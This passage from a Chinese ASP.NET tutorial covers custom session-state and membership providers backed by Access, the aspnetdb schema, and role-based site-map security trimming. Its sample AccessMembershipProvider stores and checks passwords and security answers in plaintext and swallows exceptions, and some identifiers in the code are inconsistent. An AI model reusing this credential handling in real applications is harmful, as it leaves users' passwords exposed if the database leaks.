本节通过实例为自定义的会话状态存储提供程序实现，该实现使用 ODBC .NET 框架数据提供程序管理 Access 数据库中的会话信息。实例提供程序使用 System.Data.Odbc 类，通过 Access 数据库存储和检索会话信息。

下面描述有关会话状态存储提供程序的实现详细信息，还有如何生成实例并配置 ASP.NET 应用程序以使用实例提供程序。主要的创建分以下几步：

### 1. 设计保存会话状态的数据库表结构

实例会话状态提供程序使用一个名为 Sessions 的表管理会话信息。若要创建供实例提供程序使用的 Access 表，应在新的或现有的 Access 数据库中执行以下的数据定义脚本：

```
CREATE TABLE Sessions
(
  SessionId          Text(80)    NOT NULL,
  ApplicationName    Text(255)   NOT NULL,
  Created            DateTime    NOT NULL,
  Expires            DateTime    NOT NULL,
  LockDate           DateTime    NOT NULL,
  LockId             Integer     NOT NULL,
  Timeout            Integer     NOT NULL,
  Locked             YesNo       NOT NULL,
  SessionItems       Memo,
  Flags              Integer     NOT NULL,
    CONSTRAINT PKSessions PRIMARY KEY (SessionId, ApplicationName)
)
```

### 2. 创建事件日志访问

如果实例提供程序在使用数据源时遇到异常，会将异常的详细信息写入到应用程序事件日志中，而不是返回 ASP.NET 应用程序。这是一种安全措施，避免在 ASP.NET 应用程序中公开有关数据源的私有信息。

该实例提供程序指定了 OdbcSessionStateStore 的事件 Source 属性值。在 ASP.NET 应用程序能够成功写入应用程序事件日志之前，需要创建下面的注册表项：

```
HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog\Applicati
on\OdbcSessionStateStore
```

如果不想让实例提供程序将异常写入事件日志，可以在 web.config 文件中将自定义

writeExceptionsToEventLog 属性设置为 false。

### 3. 对Session_OnEnd事件的支持

实例会话状态存储提供程序不支持在 Global.asax 文件中定义的 Session_OnEnd 事件，原因是 Access 数据库无法将会话的到期日期和时间信息通知会话状态存储提供程序，会话状态存储提供程序必须自行查询。无法预知何时将使用会话状态存储提供程序，一般不会在会话超时的准确时刻引发 Session_OnEnd 事件。

因此，示例会话状态存储提供程序中的 SetItemExpireCallback 方法实现返回 false，通知不支持 SessionStateModule Session_OnEnd 事件。

### 4. 清理过期的会话数据

由于示例会话状态存储提供程序不支持 Session_OnEnd 事件，因此不会自动清理过期的会话项数据，开发人员可以使用下面的代码定期删除数据存储区中过期的会话信息：

```
string commandString = "DELETE FROM Sessions WHERE Expires < ?";
OdbcConnection conn = new OdbcConnection(connectionString);
OdbcCommand cmd = new OdbcCommand(commandString, conn);
cmd.Parameters.Add("@Expires", OdbcType.DateTime).Value = DateTime.Now;
conn.Open();
cmd.ExecuteNonQuery();
conn.Close();
```

### 5. 生成示例提供程序

为使用示例提供程序，可以将开发者的源代码放到应用程序的 App_Code 目录下。需要注意的是，如果应用程序的 App_Code 目录中已经有源代码，则必须添加使用与目录中现有代码相同的示例提供程序版本。当请求应用程序时，ASP.NET 将对该提供程序进行编译。

可以将示例提供程序作为库进行编译，并将其放入 Web 应用程序的 Bin 目录中，或可以对其进行强命名并放入 GAC 中。下面的命令演示将示例代码复制到 Visual Basic 的 OdbcSessionStateStore.vb 文件和 C#的 OdbcSessionStateStore.cs 文件后如何使用命令行编译器编译示例提供程序：

```
csc /out:OdbcSessionStateStore.dll /t:library OdbcSessionStateStore.cs
/r:System.Web.dll /r:System.Configuration.dll
```

### 6. 在ASP.NET应用程序中使用示例提供程序

下面的实例演示一个已配置为使用示例提供程序的 ASP.NET 应用程序的 web.config 文件。该实例使用名为 SessionState 的 ODBC DSN 获取 Access 数据库的连接信息。

若要使用示例提供程序，则需要创建 SessionState 系统，或提供到数据库的有效 ODBC 连接字符串。

实例配置了网站的窗体 Forms 身份验证，并包括允许用户登录名为 login.aspx 的 ASP.NET 页面。

其配置节 XML 代码如下：

```
<configuration>
  <connectionStrings>
    <add name="OdbcSessionServices" connectionString="DSN=SessionState;" />
  </connectionStrings>
  <system.web>
    <sessionState
      cookieless="true"
      regenerateExpiredSessionId="true"
      mode="Custom"
      customProvider="OdbcSessionProvider">
      <providers>
        <add name="OdbcSessionProvider"
          type="Samples.AspNet.Session.OdbcSessionStateStore"
          connectionStringName="OdbcSessionServices"
          writeExceptionsToEventLog="false" />
      </providers>
    </sessionState>
  </system.web>
</configuration>
```

# 第 10 章　安全的 Provider 模式

在默认的情况下，ASP.NET 中的成员管理功能来自两个自带的 Provider 类库。一个是 SqlMembershipProvider 类；另一个是 ActiveDirectoryMembershipProvider 类。SqlMembershipProvider 类是与 SQL Server 协同工作对用户进行管理的，而 ActiveDirectoryMembershipProvider 类则是依赖 Active Directory（活动目录）对用户进行管理操作。

本章将着重讲解.NET 特有的 Provider 类，以及利用它们设计安全的验证模式。

## 10.1　ASP.NET 的 MemberShip Provider

下面对 SqlMembershipProvider 和 ActiveDirectoryMembershipProvider 进行说明。

### 1．SqlMembershipProvider类

SqlMembershipProvider 类提供了成员管理所需的所有功能，同时也是 ASP.NET 应用程序首选的成员管理功能的提供者。使用 SqlMembershipProvider 类可以非常容易地为不同规模的 ASP.NET 站点程序提供成员管理功能。

SqlMembershipProvider 类提供的成员管理功能还是要依赖 Microsoft SQL Server。站点用户或者说是成员，乃至相关的角色信息都存放在 SQL Server 的数据库服务器中。所以，开发者使用 SqlMembershipProvider 进行成员管理的时候，也可以直接访问数据库的相关表对用户信息进行直接操作。

1）Aspnetdb 数据库

为了清楚地描述用户、成员信息在 SQL Server 数据库中的保存方式，这里对 SQL Server 服务器上的 aspnetdb 数据库结构进行讲解。Aspnetdb 数据库中有几个非常重要的、与 membership 功能密切相关的数据表，下面对它们进行简略的介绍。

（1）Aspnet_Applications 表：主要存放应用程序的名称信息以及标识符（ID），定义如下：

```
CREATE TABLE [dbo].aspnet Applications (
   ApplicationName nvarchar(256) NOT NULL UNIQUE,
   LoweredApplicationName nvarchar(256) NOT NULL UNIQUE,
   ApplicationId uniqueidentifier PRIMARY KEY NONCLUSTERED
   DEFAULT NEWID(), Description nvarchar(256) )
```

虽然 Aspnet_Application 表的内容并不多，但是它非常重要，因为 ASP.NET 2.0 中，所有基于 SQL Server 的服务提供程序都会用到这个表内部的信息。举例来说，当

SqlMembershipProvider 查找用户名 abc 时，会查找属于对应的应用程序的一个用户 abc。

在 Aspnetdb 数据库中，还有一个 Aspnet_Applications_CreateApplication 存储过程，专门用来向 Aspnet_Application 表添加新的应用程序标识。

（2）Aspnet_Users 表：存放用户基本信息，包括用户名、应用程序的标识符等。它的定义如下：

```
CREATE TABLE [dbo].aspnet Users (
   ApplicationId uniqueidentifier NOT NULL FOREIGN KEY REFERENCES
       [dbo].aspnet_Applications(ApplicationId),
   UserId uniqueidentifier NOT NULL PRIMARY KEY NONCLUSTERED
      DEFAULT NEWID(),
   UserName nvarchar(256) NOT NULL,
   LoweredUserName nvarchar(256) NOT NULL,
   MobileAlias nvarchar(16) DEFAULT NULL,
   IsAnonymous bit NOT NULL DEFAULT 0,
   LastActivityDate DATETIME NOT NULL)
```

表中 ApplicationId 字段通过外键与 Aspnet_application 表进行关联。每个 Users 表中的记录都有一个相关联的 ApplicationId 用来标识用户所属的应用程序。Aspnet_Users 表是其他成员和角色相关表的基础，ASP.NET 应用程序的用户和角色管理功能都与它有很大的关系。Aspnet_users 表中的 userid 字段是一个 GUID 数据类型的标识符，和 ApplicationId 类似，它用来标识一个特定的用户，Aspnet_users 表将通过 userId 字段与其他的表联系。

LastActivityDate 字段用来判断用户是否在线和失效。LastActivityDate 字段值会被下列的事件更新：

- 成员管理程序会在用户登录的时候更新 LastActivityDate 状态。
- 角色管理程序可以在建立用户角色之前自动更新此状态。例如，在角色管理程序和 Windows 认证结合使用的时候。
- 当用户档案被创建或更新时，LastActivityDate 字段的值会被修改。
- Web Part（部件）的用户个性化信息被修改的时候。在 aspnetdb 数据库中，有两个与 aspnet_users 表有关的存储过程：Aspnet_users_CreateUser 和 Aspnet_users_DeleteUser，用来添加和删除用户。

（3）Aspnet_Membership 表：提供了基本的成员管理功能相关的字段。它保存了用户的密码、身份的有效性、是否通过了验证、注册信息等。下面是对 aspnet_membership 表的一些重要的字段进行说明，以便读者对 membership 表有更清晰的理解。

- ApplicationId：指明了数据行中的用户关联的应用程序 ID。
- UserId：aspnet_membership 表的主键，代表用户编号。
- Password：该字段保存了用户的密码信息，与 PasswordFormat 和 PasswordSalt 字段共同规定了密码的存放方式。密码的存放方式分为 5 种：明文方式、加密方式、散列加密方式、E-mail 方式和 PasswordQuestion 方式。其中，PasswordQuestion 方式表示如果成员管理配置设定了使用密码提问和回答（PasswordAnswer），那么在这个字段中将保存用户选定的密码提问。

（4）Aspnet_Role 表格保存了应用程序所设置的角色，以及这些角色的标识和描述等信息。

（5）Aspnet_UsersInRole 表具体定义了每个用户所属的角色。

2）SqlMembershipProvider 类特有的配置参数

由于 SqlMembershipProvider 使用 SQL Server 作为其数据存储，所以在配置中存在与 SQL 相关的配置项：

- ConnectionStringName：一个有效的 ConnectStringName 的值，存在于 machine.config 或者是 web.config 文件<connectionstrings/>配置节点中。
- CommandTimeout：该值表示成员管理程序执行 SQL 操作的有效时间。如果执行时间超过这个设定的值，那么就会超时。默认情况下，这个值为 30 秒。

### 2. ActiveDirectoryMembershipProvider类

ActiveDirectoryMembershipProvider 类支持所有的成员管理功能。开发人员可以在 ActiveDirectory（活动目录）的基础上创建和管理用户。另外，还可以把 ActiveDirectoryMembershipProvider 的使用扩展到非 ASP.NET 的应用程序中。

ActiveDirectoryMembershipProvider 的成员管理功能基于活动目录。Provider 把活动目录当作 LDAP（轻量级目录访问协议）服务器进行访问。Provider 与 LDAP 服务器交互的时候，会以 LDAP 协议与服务器进行通信，然后返回结果。Provider 并不会把活动目录作为一种身份认证的方式，仅仅返回与 LDAP 服务器通信的结果。

在某些企业或组织中，活动目录相当的复杂，可能包括数个域，同时域内部以及域之间的关系也可能非常复杂。但是 ASP.NET 中的单个 ActiveDirectoryMembershipProvider 只能对单个域或单个域的子集进行操作，如果需要在多个域中工作，那么需要配置多个不同的 ActiveDirecotoryMembershipProvider 实例。

ActiveDirectoryMembershipProvider 类提供和 SqlMembershipProvider 类相同的成员管理功能，但在配置上有一些区别。接下来我们介绍 ActiveDirectoryMembershipProvider 的配置。

1）Provider 的配置

下面是最简单的 Provider 配置方法：

```
<connectionStrings>
   <add name="adconnection" connectionString="LDAP://domain.microsoft.com"/>
<connectionStrings/>

<membership defaultProvider="myADProvider">
   <providers>
      <clear/>
      <add name="myADProvider"
         type="System.Web.Security.ActiveDirectoryMembershipProvider"
         connectionStringName="adconnection"/>
   </providers>
</membership>
```

上面配置中，首先在 machine.config 或 web.config 的 connectionStrings 部分添加对 LDAP 服务器的连接字符串，然后在 membership 配置节的 Providers 中增加一个 ActiveDirectoryMembershipProvider 类的定义，并使用前面定义的连接字符串名，接着在 membership 的属性 defaultProvider 中指定刚刚定义的 Provider 的名字，最后让程序使用 ActiveDirectoryMembershipProvider 作为成员管理功能的提供者。

2）目录连接的设定

与 SQL Provider 类似，需要提供一个连接字符串让 Provider 知道从什么地方读取和写入信息。不过连接到活动目录服务器的连接字符串与连接到 SQL Server 的有一些区别。除了不能在连接字符串的属性中指定用户名、密码以及安全性的设置以外，活动目录的连接字符串的格式也有很大的不同，连接字符串支持几种不同的格式。举例来说，如果应用程序工作在 Microsoft.com 域中，有一个域控制器叫做 domainController，下面几种连接字符串的格式都可以被接受：

- LDAP：//Microsoft.com。
- LDAP：//domainController.microsoft.com。
- LDAP：//Microsoft.com/OU=myOU,DC=Microsoft,DC=com。
- LDAP：//domainController.microsoft.com/OU=myOU,DC=Microsoft,DC=com。

基于 SQL Server 的成员管理程序和 ActiveDirectoryMembershipProvider 的使用大同小异，这里就不再对 ActiveDirectoryMembershipProvider 进行过多的讲解了。

## 10.2　实现自定义的 MembershipProvider 类

很多业务程序都需要一个基于数据库的成员管理系统来管理用户和用户的相关信息，当然也可以使用活动目录甚至文本文件来保存这些信息。ASP.NET 自带的两种成员管理程序集可以依赖 SQL Server 和活动目录进行工作。

程序工作的环境千差万别，很多时候企业或组织不会使用 SQL Server 或活动目录作为成员数据的存储。于是，自定义成员管理程序集就应运而生了。ASP.NET 中，成员管理的功能是以提供者（provider）模式进行设计的，这就使自定义成员管理程序集变得非常方便。

在前面的章节里，提到了 ActiveDirectoryMembershipProvider 和 SqlmembershipProvider，这两个类都是继承自 system.web.security.MembershipProvider 抽象类，所以要实现一个自定义的成员管理提供程序集就必须提供一个 MembershipProvider 的自定义实现，最后通过配置把这个自定义的 Provider 程序集插入到 ASP.NET 应用程序中。下面举例说明如何实现一个自定义的成员管理 Provider 类。

接下来的这个例子演示了如何编写一个基于 Access 数据库的成员管理类。

首先，建立一个新的 ASP.NET 站点 AccessMembershipProvider，在站点下添加 App_Data 目录。打开目录所在物理路径的文件夹，新建 Access 数据库 members.mdb，在 members.mdb 中建立 membership 表，如图 10-1 所示。

Membership

| Field Name | Data Type | Description |
|---|---|---|
| username | Text | 用户名 |
| password | Text | 密码 |
| E-mail | Text | 邮件 |
| passwordQuestion | Text | 密码问题 |
| passwordAnswer | Text | 密码答案 |

图 10-1　membership 表

接着，开始定义需要的成员管理类。在站点中添加 AccessMembershipProvider 类，ASP.NET 自动将它添加到 App_Code 路径下，使类 AccessMembershipProvider 继承 MembershipProvider 抽象类，代码如下所示：

```
public class AccessMembershipProvider:MembershipProvider
{
⋮
}
```

为了实现 MembershiProvider 的基本功能，需要在 AccessMembershipProvider 类中提供抽象成员方法的具体实现。其中，Initialize 方法、CreateUser 方法和 Validate 方法是非常重要的因素，必须正确地实现才能使 AccessMembershipProvider 类正常工作。下面代码演示了 Initialize 方法的实现：

```
public override void Initialize(string name,
 System.Collections.Specialized.NameValueCollection config)
{
       if (config["requiresQuestionAndAnswer"] =="true")
           requireQuestionAndAnswer = true;
       if (config["minRequiredPasswordLength"] != null)
       {
           minRequiredPasswordLength = int.Parse(config["minRequiredPa-
          sswordLength"]);
       }
       else
           _minRequiredPasswordLength = 6;
       if (config["connectionString"] != null)
          _connstr = config["connectionString"];
       else
          throw new Exception("no connection string defined!");
       base.Initialize(name, config);
 }
```

在 Initialize 方法的重载中，程序从配置属性中读取 requiresQuestionAndAnswer、minRequiredPasswordLength 以及 connectionString 属性值，对 Provider 进行初始化。如果配置中缺少 connectionString 属性，则会抛出一个异常。配置的最后，要执行基类的 Initialize 方法。可以发现，在 Initialize 方法中，不仅获取了是否要求密码提问和答案的属性，还获得了最小密码长度的配置属性，默认值为 6，其中最重要的是连接字符串属性，这些配置值都会保存在私有成员变量中。

成员管理有两个基本功能，第一个是创建用户功能，该功能通过 CreateUser 方法实现。下面是 CreateUser 方法的代码：

```
public override MembershipUser CreateUser(string username,
                 string password, string email, string passwordQuestion,
                 string passwordAnswer, bool isApproved,
                 object providerUserKey, out MembershipCreateStatus status)
    {
       OleDbConnection oledbconnection = new OleDbConnection( connstr);
       string sql = "INSERT INTO Membership values("+
                    "@username ,@password ,@email ,"+
                    "@passwordQuestion ,@passwordAnswer)";
       OleDbCommand oleCmd = new OleDbCommand(sql, oledbconnection);
       oleCmd.Parameters.AddWithValue("@username", username);
       oleCmd.Parameters.AddWithValue("@password", password);
```

```
        oleCmd.Parameters.AddWithValue("@email", email);
        oleCmd.Parameters.AddWithValue("@passwordQuestion", passwordQuestion);
        oleCmd.Parameters.AddWithValue("@passwordAnswer", passwordAnswer);
        try
        {
            oleCmd.Connection.Open();
            int ret = oleCmd.ExecuteNonQuery();
            oleCmd.Connection.Close();
            status = MembershipCreateStatus.Success;
            MembershipUser user = new MembershipUser
                        ("AccessMembershipProvider",
                              username, null, email, passwordQuestion,
                              null, true, false, DateTime.Now, DateTime.MinValue,
                              DateTime.MinValue, DateTime.MinValue, DateTime.
                              MinValue);
            return user;
        }
        catch (Exception e)
        {
            status = MembershipCreateStatus.UserRejected;
            return null;
        }
    }
```

在 CreateUser 方法中，通过 oleDbConnection 打开和 Access 数据库的连接，使用 OleDbCommand 对象向 Access 数据库的 Membership 表添加用户的注册信息。通过 status 输出参数来反映用户是否创建成功。最后返回一个 MembershipUser 对象，这个对象包含了用户注册时使用的信息。

成员管理的第二个基本功能就是对用户的登录进行验证，这个功能通过 ValidateUser 方法实现，方法的代码如下：

```
public override bool ValidateUser(string username, string password)
    {
        OleDbConnection conn = new OleDbConnection( connstr);
        string sql = "Select * From Membership WHERE "+
                  "username=@username AND password=@password";
        OleDbCommand oleCmd=new OleDbCommand(sql,conn);
        oleCmd.Parameters.AddWithValue("@username", username);
        oleCmd.Parameters.AddWithValue("@password", password);
        try
        {
            oleCmd.Connection.Open();
            OleDbDataReader reader = oleCmd.ExecuteReader();
            if (reader.HasRows)
                return true;
            else
                return false;
        }
        catch (Exception e)
        {
            return false;
        }
        finally
        {
            conn.Close();
        }
    }
```

ValidateUser 方法通过对数据库中的记录进行搜索，查找是否有符合输入的用户名和密码来完成操作。

上面 3 个方法是 Provider 类的基本方法，需要精确的实现。至于其他的方法，则可以先提供空方法，再一步一步进行完善。在实现了上面 3 个基本方法的基础上，下面又实现了删除用户的 DeleteUser 方法、更改密码的 ChangePassword 方法和修改密码提问和答案的 ChangePasswordQuestionAnswer 方法。

AccessMembershipProvider 的代码实现了成员管理的基本功能，现在就在 AccessProviderDemo 站点中试着应用它。要使用这个 Provider，首先应该在 web.config 中添加下面的配置代码：

```
<membership defaultProvider="AccessMembershipProvider">
   <providers>
      <add name="AccessMembershipProvider" type="AccessMembershipProvider"
requiresQuestionAndAnswer="true" connectionString="Provider=Microsoft.-
Jet.OLEDB.4.0;Data Source=C:\Projects\websites\websites\Accessprovide-
rDemo\App Data\Members.mdb;Persist Security Info=False"/>
   </providers>
</membership>
```

Add 配置节中添加了刚才编写的提供者，取名叫 AccessMembershipProvider，type 属性的值应该为提供者的类名，这个属性必须一致。最后指定 Access 数据库的连接字符串。然后在 membership 配置节中指定默认的提供者为 AccessMembershipProvider 即可完成配置。

这时，可以在程序中使用 AccessMembershipProvider 的功能进行成员管理了。在 default.aspx 页面中，添加 CreateUserWizard 控件和 LoginView 控件。在 LoginView 的 sLogged 模板中，添加 LoginName 和 LoginStatus 控件；在 LoginView 的 Anonymou 模板中，添加 LoginStatus 控件，如图 10-2 所示。

然后，添加 Login.aspx 页面，这个页面将提供登录的功能。Login.aspx 页面代码如下：

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="login.aspx.cs"
Inherits="login"%>
   <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
   <html xmlns="http://www.w3.org/1999/xhtml" >
   <head runat="server">
   <title>Untitled Page</title>
</head>
<body>
   <form id="form1" runat="server">
   <div>
      <asp:Login ID="Login1" runat="server">
      </asp:Login>
   </div>
   </form>
</body>
</html>
```

注册新账户
用户名：
密码：
确认密码：
E-mail：
安全提问：
答案：
创建
登录

图 10-2　用户创建和登录

如果用户没有登录，在 default.aspx 页面中单击 Login 按钮，就会进入 Login.aspx 页面进行登录；如果用户已经通过登录，将会返回 default.aspx 页面，此时 default.aspx 页面会显示登录的用户名，如图 10-3 所示。

注册新账户
用户名：
密码：
确认密码：
E-mail：
安全提问：
答案：
创建
You have logged in as jemmy
注销

图 10-3　登录后的 default.aspx 页面

上面的页面使用 AccessMembershipProvider 作为成员管理的服务提供者，这时可以通过 CreateUserWizard 控件添加新的用户。

本节详细说明了如何创建一个自定义的成员管理类，并以一个站点的实例证明了自定义成员管理类的可用性。

这个例子让读者理解如何创建一个自定义的成员管理的服务类，更重要的是让读者能够理解 ASP.NET 通过 Provider 模式带给应用程序的灵活性。这种灵活性主要体现在可以自行扩展 ASP.NET 自带的服务类，并能够通过简单的配置用自定义的服务类替换默认的服务类。ASP.NET 中，广泛地使用了 Provider 模式，不仅仅是成员管理，也在角色管理、ADO.NET（数据库访问）、用户个性化等方面发挥了巨大作用。

## 10.3 安全使用 SiteMap

本章前面的内容讨论了 ASP.NET 的成员和角色管理的基本内容，并讲解了如何实现自定义的成员管理服务类。现在来看一个实际问题，然后使用本章的知识提出一种可行的解决方案。

ASP.NET 提供了一个可编程的 API，而其中的角色管理部分使开发者能够定义一组角色并把用户和角色关联起来。开发者可以为角色指定不同的访问权限，从而通过角色和权限来为用户提供不同级别的服务。举例来说，ASP.NET 站点有一组管理页面——允许一组可信任的用户通过访问它执行一些管理操作。

ASP.NET 中可以定义角色，这个角色可以访问这些管理页面，然后将相应的用户与这个角色关联起来。这样就可以实现页面对用户的授权。当建立站点导航图时，情况就变得复杂了。因为按照一般的站点导航图的设计，导航图是静态的，也就是说，没有经过授权的用户也可以在导航图中看到授权页面的链接，而希望能够对不同级别的用户显示不同的站点导航图。ASP.NET 的站点导航功能提供了安全修剪功能，当使用支持安全修建功能的站点导航功能时，导航节点只对获得授权的用户进行显示，这意味着，不属于该用户授权范围的导航节点不会出现在导航菜单中。

这个功能实用，通过 ASP.NET 的会员和角色系统以及导航图，开发人员仅仅通过配置就可以实现基于角色的导航功能，接下来介绍如何实现基于角色的导航地图。

首先，在 Visual Studio 中创建 RoleBasedNavigation 站点。在站点中加入 3 个文件夹，AdminPages、Guest 和 UserPages，然后在 3 个文件夹中加入页面，如图 10-4 所示。





图 10-4　站点文件夹

然后，打开 ASP.NET 配置站点进入 Security 配置部分，对会员/角色系统进行设置。在单击名为 enable.role 的角色创建按钮之后，创建 3 个角色，分别是 Admin、Guest 和 User。再创建 3 个用户——guestuser、testuser 和 WebAdmin。在创建用户的时候，同时为这 3 个用户分别指定相应的角色：为 guestuser 指定 Guest 角色，为 TestUser 指定 User 角色，为 WebAdmin 指定 Admin 和

User 角色。最后再加入一个 AnonymousUser，不过不为该用户指定任何角色属性。

配置站点的成员和角色后，为站点中 3 个新添加的目录创建 Access Rule（访问规则），规则如下：AdminPages 目录仅允许具有 Admin 角色的用户访问，UserPages 目录允许包括具有 User 或 Admin 角色的用户访问，Guest 目录允许经过授权的所有用户访问。

默认情况下，站点地图并没有启用安全修剪技术。不管什么角色的用户访问站点，也不论定义怎么样的授权规则，只要用户有权查看页面，那么页面中的站点地图就会完全显示出来。通过启用安全修剪，站点地图中的节点将会和相应的页面授权相关联，从而对站点地图中的节点进行有选择的显示。

安全修剪技术首先为站点提供一个站点地图，在解决方案窗口中为站点新增一个 web.sitemap 站点地图。

在站点地图定义文件中输入下面的配置代码：

```
<?xml version="1.0" encoding="utf-8" ?>
<siteMap xmlns="http://schemas.microsoft.com/AspNet/SiteMap-File-1.0" >
  <siteMapNode title="RootNode" roles="*">
    <siteMapNode title="Admin"  description="administration" roles="Admin">
      <siteMapNode url="~/Adminpages/adminpage1.aspx" title="adminpage1"/>
    </siteMapNode>
    <siteMapNode title="User" description="UserPages"  roles="Users,Admin">
      <siteMapNode url="~/UserPages/UserPage1.aspx" title="UserPage1"/>
    </siteMapNode>
    <siteMapNode title="Guest" description="GuestPages" roles="Guest,Users,
    Admin">
      <siteMapNode url="~/Guest/GuestPage1.aspx" title="GuestPage1"/>
    </siteMapNode>
    <siteMapNode title="DefaultPage" description="default" url="default.
    aspx"/>
  </siteMapNode>
</siteMap>
```

要使用站点地图的安全修剪功能，就要在站点地图的每个需要修剪的节点——siteMapNode 中使用 roles 属性，在 roles 属性中指定可以访问该结点的角色，角色可以指定多个，并用逗号进行分隔。

为了使用站点地图，还需要在 web.config 中添加以下的配置代码：

```
<siteMap defaultProvider="XmlSiteMapProvider" enabled="true">
    <providers>
      <add name="XmlSiteMapProvider" description="Default SiteMap provider."
          type="System.Web.XmlSiteMapProvider " siteMapFile="Web.sitemap"
          securityTrimmingEnabled="true"/>
    </providers>
</siteMap>
```

在上面的配置中，指定了站点地图使用的服务类，默认是 XmlSiteMapProvider 类。在

添加 siteMapProvider 的过程中，除了指定 Provider 类的准确名称以外，还需要指定 siteMapFile 的路径以及开启安全修剪选项，即 securityTrimmingEnabled="true"。

为了能够实现不同的用户的导航地图不同，需要在 default.aspx 页面中添加 SiteMapDataSource 控件和 TreeView 控件，TreeView 的 dataSource 属性使用 SiteMapDataSource 控件的名称。

Default.aspx 页面的代码如下：

```
<body>
    <form id="form1" runat="server">
    <div>
       <asp:SiteMapPath ID="SiteMapPath1" runat="server" PathSeparator="-- > ">
        </asp:SiteMapPath>
        <asp:SiteMapDataSource ID="SiteMapDataSource1" runat="server"/>
    </div>
        <asp:TreeView ID="TreeView1" runat="server" DataSourceID="SiteMap-
        DataSource1" ShowLines="True">
        </asp:TreeView>
         
        <asp:LoginView ID="LoginView1" runat="server">
            <LoggedInTemplate>
                Logged as<asp:LoginName ID="LoginName1" runat="server"/>
                <br />
              <asp:LoginStatus ID="LoginStatus1" runat="server" Width="75px"/>
            </LoggedInTemplate>
            <AnonymousTemplate>
                <asp:Login ID="Login1" runat="server">
                </asp:Login>
            </AnonymousTemplate>
        </asp:LoginView>
    </form>
</body>
```

现在我们试着运行 default.aspx 页面进入站点，尝试使用不用的用户登录，看看站点地图的显示有什么不同，如图 10-5～图 10-7 所示。




图 10-5 未登录时的站点地图





图 10-6 具有 Admin 角色的用户登录之后的站点地图

